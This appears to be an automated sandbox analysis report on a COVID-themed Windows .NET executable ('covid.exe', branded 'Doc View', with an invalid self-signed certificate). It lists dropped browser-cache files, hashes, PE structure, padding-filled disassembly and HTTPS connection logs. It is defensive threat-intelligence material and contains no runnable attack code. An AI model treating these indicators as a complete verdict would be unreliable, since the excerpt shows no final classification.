Preview:	.sf-body,.sf-body p{font-family:Arial,Helvetica,sans-serif;font-size:16px;line-height:24px;letter-spacing:normal;font-style:normal;font-stretch:normal}.sf-main-site h1,.sf-main-site h2,.sf-main-site h3,.sf-main-site h4,.sf-main-site h5,.sf-main-site h6{font-family:Arial,Helvetica,sans-serif;line-height:normal;letter-spacing:normal;font-weight:700;font-style:normal;font-stretch:normal}.sf-main-site h1{font-size:25px;line-height:28px}@media (min-width: 478px){.sf-main-site h1{font-size:30px;line-height:33px}}@media (min-width: 768px){.sf-main-site h1{font-size:35px;line-height:39px}}@media (min-width: 1020px){.sf-main-site h1{font-size:50px;line-height:56px}}.sf-main-site h2{font-size:22px;line-height:22px}@media (min-width: 478px){.sf-main-site h2{font-size:28px;line-height:28px}}@media (min-width: 1020px){.sf-main-site h2{font-size:25px;line-height:28px}}.sf-main-site h3{font-size:14px;line-height:16px}@media (min-width: 768px){.sf-main-site h3{font-size:18px;line-height:20px}}.sf-main

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\publications-hero-image-thumb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 1024x589, frames 3
Category:	downloaded
Size (bytes):	59892
Entropy (8bit):	7.943610217019654
Encrypted:	false
SSDEEP:	1536:IIfsxbP7+X1bkkqWe0Rn+55RD9m91dV3A6Q4PfSl:zspPQkkqWs5fU3dVu6g
MD5:	E16B0792DD326A5A820A2F3F30C2FE66
SHA1:	981578B4C34850849DF0835ED6237C01A2F5B20A
SHA-256:	78BFDB6F8E80FF99D4FD642F6D387B37039DBCF5948C44A07EB9FA47E9E0F3DE
SHA-512:	7CBC54EEFFF90802DA3D73F760E0E1640038D5A900798E1FF62DAF854D259DBE0751D82667CF40CB55453FF09F82FF43A29CE84A790702BFDA8D0E9A2293B7D
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/publications/publications-hero-image-thumb.tmb-1024v.jpg?sfvrsn=8174ac48_1
Preview:	......JFIF.....C.....!....."$".$.....C.....M...."..... .....$.@..."." D..H#.....#..... Xq...a..H.L.....*BX....C.C...\.ux...(+...E.W.F..Q.h&.*... .p.....[GBF.....r..z.|.]Z..+..=b.....Nz.y6>.s...../..u.|...>Nz.y9....G....Nz.y9....G....Nz.y9..O*.^.9..%..rqwd....h..0.R.^..s.C.].<V...p.w8.2..p.]...+.\.=2.....E._7.z.....:R'.'.B..e.+.Nm...t.....S.S.S.S.S.S.S.S.S.w.....scw<.(F.....Q..Z/..=..~..!.u^]..v 1.%.Q.riU.'+.L8...D.1.....2.@.....2.@.....2.eH

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sh.f48a1a04fe8dbf021b4cda1d[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	72412
Entropy (8bit):	5.387358706587146
Encrypted:	false
SSDEEP:	1536:8V69lS5FN9hXuSja0+S+4p94gHaF1NCo+mzITLE5zv:88lStbuy+4pag6jNCaIUl
MD5:	AACCA0023866ABEF872428C704F65AE9
SHA1:	8C653A4221EC9A027A6AFC42BC2D376D613D5BB4
SHA-256:	55D783462E6671FA985A6B0829DB15474F4E57F0555C93E15CC2DB6A1D1E6CAB
SHA-512:	F92BE33D2DB5B072358905F4E07320F69EAECCF54CE9F31579506ADD7C4D9FCA02340DADCFE6AA3D7D32BBBDFC8331C523C535DB9E06F5410044F164915185C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sh.f48a1a04fe8dbf021b4cda1d[1].htm	
Preview:	<!DOCTYPE html><html><head><meta http-equiv=Content-type content="text/html; charset=utf-8"><meta name=robots content=noindex,nofollow><title>AddThis Utility Frame</title></head><body><script>/*!.AddThis - v8.28.6 - 20200604;.Copyright (c) 1998, 2020, Oracle and/or its affiliates..*/../*!....invariant : 2.1.0.BSD.Copyright (c).All rights reserved...Redistribution and use in source and binary forms, with or without.modification, are permitted provided that the following conditions are met:..* Red istributions of source code must retain the above copyright notice, this. list of conditions and the following disclaimer...* Redistributions in binary form must reproduce the above copyright notice,. this list of conditions and the following disclaimer in the documentation. and/or other materials provided with the distribution...* Neither the name of invariant nor the names of its. contributors may be used to endorse or promote products derived from. this software without specific prior wr

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sh.f48a1a04fe8dbf021b4cda1d[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	72412
Entropy (8bit):	5.387358706587146
Encrypted:	false
SSDEEP:	1536:8V69lS5FN9hXuSja0+S+4p94gHaF1NCo+mzITLE5zv:88lStbuy+4pag6jNCaIUl
MD5:	AACCA0023866ABEF872428C704F65AE9
SHA1:	8C653A4221EC9A027A6AFC42BC2D376D613D5BB4
SHA-256:	55D783462E6671FA985A6B0829DB15474F4E57F0555C93E15CC2DB6A1D1E6CAB
SHA-512:	F92BE33D2DB5B072358905F4E07320F69EAECCF54CE9F31579506ADD7C4D9FCA02340DADCFE6AA3D7D32BBBDFC8331C523C535DB9E06F5410044F164915185C
Malicious:	false
IE Cache URL:	http://https://s7.addthis.com/static/sh.f48a1a04fe8dbf021b4cda1d.html
Preview:	<!DOCTYPE html><html><head><meta http-equiv=Content-type content="text/html; charset=utf-8"><meta name=robots content=noindex,nofollow><title>AddThis Utility Frame</title></head><body><script>/*!.AddThis - v8.28.6 - 20200604;.Copyright (c) 1998, 2020, Oracle and/or its affiliates..*/../*!....invariant : 2.1.0.BSD.Copyright (c).All rights reserved...Redistribution and use in source and binary forms, with or without.modification, are permitted provided that the following conditions are met:..* Red istributions of source code must retain the above copyright notice, this. list of conditions and the following disclaimer...* Redistributions in binary form must reproduce the above copyright notice,. this list of conditions and the following disclaimer in the documentation. and/or other materials provided with the distribution...* Neither the name of invariant nor the names of its. contributors may be used to endorse or promote products derived from. this software without specific prior wr

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\yEIPefMsf70[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	49280
Entropy (8bit):	5.826156363631764
Encrypted:	false
SSDEEP:	768:GKKslt1Vl1g0lkFQhH4ZJH1NFC2rq4kW3s4XJVemgCGDwb2F+6gLF:yFkHeNFRWW3sOVntpN6M
MD5:	F5806B6B079504FBF0CB7ECCC860B095
SHA1:	C9ED87692CAFA46AAD5E51D0184C5713ECF85BE0
SHA-256:	4F0A000E580AD08E235F75D8CCF3A5F61D71CBA98B75DF4C768180D62C915757
SHA-512:	06EBEFC37AD50DB72D80CC7208757D71DD2C73D707531A70351A3BD644C89126B06988DD368AA26331E9CCC5F0862D267FE6575F5DF92726E8E3F1BD87CA8E
Malicious:	false
Preview:	<!DOCTYPE html><html lang="en" dir="ltr" data-cast-api-enabled="true"><head><meta name="viewport" content="width=device-width, initial-scale=1"><style name="www-roboto" nonce="IHw7mGqzzDHOAi/xBnOaZg">@font-face{font-family:'Roboto';font-style:normal;font-weight:400;src:url(//fonts.gstatic.com/s/roboto/v18/KFOmCnqEu92Fr1Mu4mxM.woff)format('woff');}</style><script name="www-roboto" nonce="IHw7mGqzzDHOAi/xBnOaZg">if (document.fonts && document.fonts.load) {document.fonts.load("400 10pt Roboto", "E"); document.fonts.load("500 10pt Roboto", "E");}</script><link rel="stylesheet" href="/s/player/9f1ab255/www-player.css" name="www-player" nonce="IHw7mGqzzDHOAi/xBnOaZg"><style nonce="IHw7mGqzzDHOAi/xBnOaZg">html {overflow: hidden;}body {font: 12px Roboto, Arial, sans-serif; background-color: #000; color: #fff; height: 100%; width: 100%; overflow: hidden; position: absolute; margin: 0; padding: 0;}#player {width: 100%; height: 100%;}h1 {text-align: center; color: #fff;}h3 {margin-top: 6px; margi

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\210323_BLS21079_WHO_WHD_EN_web-banner_A.1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 479x164, frames 3
Category:	downloaded
Size (bytes):	10644
Entropy (8bit):	7.876397234646194
Encrypted:	false
SSDEEP:	192:i3qNtnxXrCT/4MlLddBqiHsHXoJlO1ykqSzB0tshcgD/b2ZJ2zQR7dddddd9:i36ty1r/s+w1ykfLcgDKZJ4Y
MD5:	D65C603C0748D5D2272AF759413AF467
SHA1:	FEBD30A121C2672ECDC7DBCCE430C1DC1451285A
SHA-256:	1BBD86F9B4D2F1594EAB8EACA5B5E173D66C7C6502DA2F4D49410A515E79654F
SHA-512:	782B211BCE58D9DD74414AEAED433BD285EA721B7D59D8856BF561BDF6D615ED105BD3EAF345D8A184C6D68652C99ED1CDD3E527F6EE82B6D7E05DE788A2A705
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/campaigns/world-health-day/210323_bls21079_who_whd_en_web-banner_a.1.tmb-479v.jpg?sfvrsn=f92ac7aa_2

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\210323_BLS21079_WHO_WHD_EN_web-banner_A.1[1].jpg	
Preview:	......JFIF.....C.....!......"$".$.....C....."..... .....z.z.....O=p.....xJx\.y...||....k,z... .....D&....[..ceW.z.a<./b....'.0..,,.....e-.g...f.p.....=..._.W...7...9#.BO..B.~..".Z.r:.[....9..[.Y....zy.|.z.....-<.....d....q.md..5=}....<3 ..L...../.....~1'.z. .K.f.@.<...[.zF..smfI.sH_>.).vE...C.....(.0...;.x.....r.t...._o. .....m.....:p...n.....&.XU..{...Y.&..$.5!rx..yS8..V..+b_.....t.fI.sH]-...;".j.*.....V'..p...=8...M..Y.... ...>..i...3..u.....;p..C;{.#..6..uWP/.....p..:..>.?.N.....Z..(../L..S..v...s{R..PW%}....&.V<.o...O..P.....FG....vWq...3.(..(....Z..s>:.....&.@g....8^q...b8q.....).....~c..7t..^.#...WC. hy.Y]..k45~`.....go.#C.$|..!.~Xt74...t.....'.0._a...a....GK.d.....^+.[.R7.vC.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\210323_BLS21079_WHO_WHD_EN_web-banner_A.1[2].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 768x262, frames 3
Category:	downloaded
Size (bytes):	19508
Entropy (8bit):	7.842512517006768
Encrypted:	false
SSDEEP:	384:RCvz/W/KyGtmTE3OE6JamYaB2RRTw1f3Af1G/N8SLv1yhnWgvMb3GmcKd7EtU:Rez/WR4+bJak2RR+3s18N8SLvCtYUtU
MD5:	8FB88ECF23E89D3F936708FACC49CACF
SHA1:	392D54B57FD15CB983C7095480CE9B09F8E13226
SHA-256:	F0299F8EE0A706F65F988EB36796F5823922E5570B2EEB1DD475B7052F96CDFB
SHA-512:	6880AC16D495602E7720A5CFC459377750EBB5426712B15E642D816EFC235C7689FE36D23A38B2F39319392482B889EF0EF4444A8595B43123E3B826359BB424
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/campaigns/world-health-day/210323_bls21079_who_whd_en_web-banner_a.1.tmb-768v.jpg?sfvrsn=f92ac7aa_2
Preview:	......JFIF.....C.....!......"$".$.....C....."..... 0.>Y..X.`e...X.`e...X.`e...X.`e...X.`e...X.`e...X.`e...X.`e...X.`e...X.`e...X.`e...X..M..G. .....].Fp..t.....c..Y0m.....{I.h{xO...R.:.)....t.^q.....i..*e.y.....}. .>....aA.. ...6.lgQ.....+...%....Vr.{..s..`6j...w9.....c.6v....G...Y..=)..w.S...E.....\....V..@.....g...Vt..L.].ljG.,.....s...e.V.uvg...y....m...8..'}^WW..J1'c>oI.{..g.e..=...(J+z.....}.?W. 4>y..u....8;;mv.....y....;.)...".@..I...?.F....O.....g.....G.....i..-.....A:...r...h...*z...@.....3...w..uy.....g.:I`...z^)*{(.N]...g?B.....?..UgtSv1.._..Vv..I..+;^g.;.N..s:|.....tb1....SY. u]>y.=a\...^..!.....>_Z.<..!....].....u.....UYl.v..u.....g.....IA.0iU.....i.LG9.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\3-wha71-dg-tedros-opening-speech[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 768x512, frames 3
Category:	downloaded
Size (bytes):	24576
Entropy (8bit):	7.9741020794538375
Encrypted:	false
SSDEEP:	384:DD7PIESMHiNWhbTFxkg8fDlEqgD/M+VlCfV6sQRvZHzBAk93t/GePCSlUCHiUtdL:n7vA+PjYBTg7XcE1G0/cCHiUtjFBy2
MD5:	7009B04FECF6EE1F810344E2519C1632
SHA1:	3005449E27B0B4FA2B4EFC36AF1190BEDABDC1C9
SHA-256:	68957ABB2CEC5023531902126466B45BE0D51901A23D406B374A1F585C2F3652
SHA-512:	FB12DA8AC77A6694393628B9D8434C01ABA52C6373B9F0C5CA376209317CEEA80AE5AD3D88D215EC63447C429125D6974B0A594ED700C6C7D499E40C722FA0
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/world-health-assembly/wha71/day-1/3-wha71-dg-tedros-opening-speech.tmb-768v.jpg?Culture=en&sfvrsn=c6b9209c_12
Preview:	......JFIF.....`.`..... $.' ",#..(7),01444.'9=82<.342.....2!.!2222222222222222222222222222222222222222222222222222....."..... .....R0D..).D..S(.....6.....!46....4....$.i$..D....J.L..N2uv6R.5g....@.SB.` zXv..c.HiJla)..6L.L.....i$u4tu.}.....b..ib.....J.65"..).R..$@L.L.jQ..kii.3nn..`..4.F.=.&.@.P.I& (...PL...R...;.....Y.w..Hl.).x..!1....Ba)...6L....R..M.....Z..<ocowk(.tJ.<.yP6.... iJ..!..%0..J..C...F-]Ml&}...1.....!.R.@.$....2.3(..ukuH.....1..j.y..6r4..Mm..n...2..H..P6.....Q.G..:i".1. ....ksb..5..JrP IJRC.@..bR.&Rm)5M.S..$:bS85u5.....S.....lP.R..(.S2..2.bda)kN.,.....d.2p....2.....<.\|9.:....VI ...L$...)..)Z. .....i$...[KO]`0....<.p`.....@.e!.)d...K_..H.m...jR..Jq k...<.Occ...s...3._[.f..5(.&R...L..K[..!..n.Lm...52..x-.N..{.7....j...8.6.P...$.L....7..@..D4.D.c..T.....u..r...I!..F).).H.L..+....H..&.....*q..../s.....tv<..y$..2.S*A....A.V-}..zD.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\3-wha71-dg-tedros-opening-speech[2].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 1024x682, frames 3
Category:	downloaded
Size (bytes):	38650
Entropy (8bit):	7.980841730185706
Encrypted:	false
SSDEEP:	768:ZBqqtI9kvs37DamyXYcLntH+IH5zy2ndhswWsfp/xl5/iaDh:6qOuiPaAcTtH+IH5zy6hKsfp/Fio
MD5:	2B728A5A5B15E1F773A80CB11F6BC65B
SHA1:	EC51DF06AFBDC1891AB21D3D9AD1C1FAC3F254D4
SHA-256:	9C68D8F3B91F3B15314E2268CE39E54E42DB134D39131B1DB0BC7AC74B296155
SHA-512:	A38B732028C41353601AF9F099111263EF4A89F13A7610BD6AD40A04A3375572CD5BCA2BF40654210D74E951B6B33095F7518692CFCFFCBF45B24B696C6040F4
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/world-health-assembly/wha71/day-1/3-wha71-dg-tedros-opening-speech.tmb-1024v.jpg?Culture=en&sfvrsn=c6b9209c_12
Preview:	......JFIF.....`.`..... $.' ",#..(7),01444.'9=82<.342.....2!.!2222222222222222222222222222222222222222222222222222....."..... .....4.....mg...$.1"@.)B..RC.....(HiJO.,.-.tv.... h` .16.....9...BI.%...HBR.&.%$.*T...*.6..;gswo5.@..... l@<:q...cB...P0)$."T.L.)HI)...(.6..9..;{.Y...Cm..`...Z.....a-!.$...I %BH.9I.%..4)F.....t..5..vv.6..@..`.4.@..-...6.!.l).c.BbS2...H$D.....iHz.....lLI.....xu.....b..`$ .2....@.....^.ZI...._WW.5.>…Z`..`.JA.P..B....T.0bI&.2..4.@..R4.Q.Z.ZI....z.z ...].....P....v..c...R..0R.b.(..).&T..R1.d....m...SOS...;[[.ll.m.$...!.H....$.B.0I$...4J...JF=j....(.bX.j.k.&....V.I..-)..I.)!4.JR..!$.$...JB..H.I..[.....BJp...a..cgkc#.!1.....IH..I... c...R. `.#R.iH.B..t....SS_.w....%.!.-8..:m!.`..... ..R.fR.c...{.....$!.....VM.....u.N2....B..I$.0I.i)..`.@J.I..Q:...C....B...S.....j.f...t.O.m.....wHLlI!$. 4..C....L$..Ij.v...t1.B..i!.....j..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\DSC_8725_s[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 479x313, frames 3
Category:	downloaded
Size (bytes):	30118
Entropy (8bit):	7.977459180715009
Encrypted:	false
SSDEEP:	768:oNSTFCr/0pGhsgirF3oEjS3PUHhaZS+bpVXl+SKlGKCa2q:oYTFCr8pG2lLjxz+bpFIdoKz2q
MD5:	3D9BD82AFBAE8AFFACB6C57828A5975F
SHA1:	24A1BB72D1D165BAF9717887538699A2F351AC02
SHA-256:	6474EA00C22E130A9AE0A86511908BBF68C30D7A3FD77EE30B26E176F84034E9
SHA-512:	AD8C34AA332897F792FBEE598BE897412DD5461F218564D3FC9EBBA9C6D0D3EF28D5B56BA01B81AB7613D6FD10A81D40A034182089D950235EA6CFEBA71A4EE
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/health-topics/coronavirus/dsc_8725_s.tmb-479v.jpg?Culture=en&sfvrsn=f688b931_6
Preview:	......JFIF.....C.....!......"$".$.....C.....9...."..... .....m. ...WC.S.x$1.8(@.*RfOZ$R...7.X.....>7.x..O.....@.<.....E.q.O...j...*d.R.....X.z...x.....g'....x%.M..0.[..t."...t3.A.{..t..x...~.=gE.....4...E!..0=\...@.u.x-.../.\.kV..lZ..k..B..T.K ....&...]."..(.,.[I.G7...B.|S.bL.b-..e.....m%=.X.4..gi....@.i|..XH. .z{t.Qi...mKZ.....7..i.9..N-.k<..?MX.t\..Xt.t....*..T..c....#.3. .....].b\..p+....m.xV../..E.hO{."..7.....1..<QZ.J....G9.V .,nO=.,....A.....'G/.....ej..)[.3..Y.....V...sV.'te..j..y[.....<Q....Qi..xP.D..`...n..x.:h...i...r;G.....N.G....|U..>J...>_.>|.,..IP>/.E..;....L.[2...'6%W.i.0r...`....6.F.|.l...;W..HR6.....no ..~S..CY.=n.,..f....Eb.E|O..G.s.u..v..QK.....~x..._...M....||3o.nMgu^.lM_\....5.##.3/..?BB.y..*\.}/*..j.J.....?:.m..M.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	2.855782258459279
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	covid.exe
File size:	5253560
MD5:	a990c03d14bef241e880d6167fa5a6aa
SHA1:	210c7bed3182e3113b9a20816ced2f9c2ad6f86a
SHA256:	9d0cc73772d79a0561d03db4e6aca9fad9b125afbbc7f2b4f7f3df25eeed56a0
SHA512:	c62e88aaa150e73ccaf7061aeb07198ae42b7a9a4a19a052c839917dd7bdb1326c3518fbdaf3effde03c921c07a1bc6c6a284534757dd15d4277070ae757e213
SSDEEP:	1536:LLh9KxmwAPQDPjPbFxCxQIxSPTSWPyl1tszJDrj:LLh9Lsrj
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Jb`.....O.....>.P.. ... P...@.. .....P...z{P...@.....

File Icon

Icon Hash:	4e9292f2c88cd3cc

Static PE Info

General

Entrypoint:	0x90153e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE

General

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60624A84 [Mon Mar 29 21:45:40 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=John
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 3/29/2021 2:16:27 PM 3/28/2025 5:00:00 PM
Subject Chain	• CN=John
Version:	3
Thumbprint MD5:	3A825397D9E1C8350DC4D06EC81C2A51
Thumbprint SHA-1:	3820EAF1E6391B2C4233D2AAA26A30141E153FA8
Thumbprint SHA-256:	9C0D13758481938CD654236FABD07B08BEE28C00A5B3F78C1114FE4757145EED
Serial:	797DB554AF6FA98C4CE65D63E485094A

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x5014f0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x502000	0x2c00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x502600	0x3b8	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x506000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x4ff544	0x4ff600	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x502000	0x2c00	0x2c00	False	0.147904829545	data	3.27620880311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x506000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x502458	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 134217728, next used block 117440512		
RT_GROUP_ICON	0x504a00	0x14	data		
RT_VERSION	0x502130	0x324	data		
RT_MANIFEST	0x504a18	0x1e4	ASCII text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	2021 Doc View
Assembly Version	1.0.0.0
InternalName	docview.exe
FileVersion	1.0.0.0
CompanyName	Doc View
LegalTrademarks	
Comments	Doc View
ProductName	Doc View
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	docview.exe

Network Behavior

Network Port Distribution

Total Packets: 71

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 08:04:38.686726093 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.686760902 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.730062008 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.730084896 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.730170965 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.730216980 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.821614027 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.822144985 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.865080118 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.865223885 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.866060019 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.866082907 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.866100073 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.866111994 CEST	443	49708	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.866147041 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.866173983 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.867230892 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.867254019 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.867270947 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.867283106 CEST	443	49709	23.111.9.35	192.168.2.3
Apr 1, 2021 08:04:38.867311001 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:38.867336035 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.023710966 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.024449110 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.024724960 CEST	49708	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.027637959 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.028228045 CEST	49709	443	192.168.2.3	23.111.9.35
Apr 1, 2021 08:04:39.050822020 CEST	49712	443	192.168.2.3	199.232.136.157
Apr 1, 2021 08:04:39.052234888 CEST	49713	443	192.168.2.3	199.232.136.157
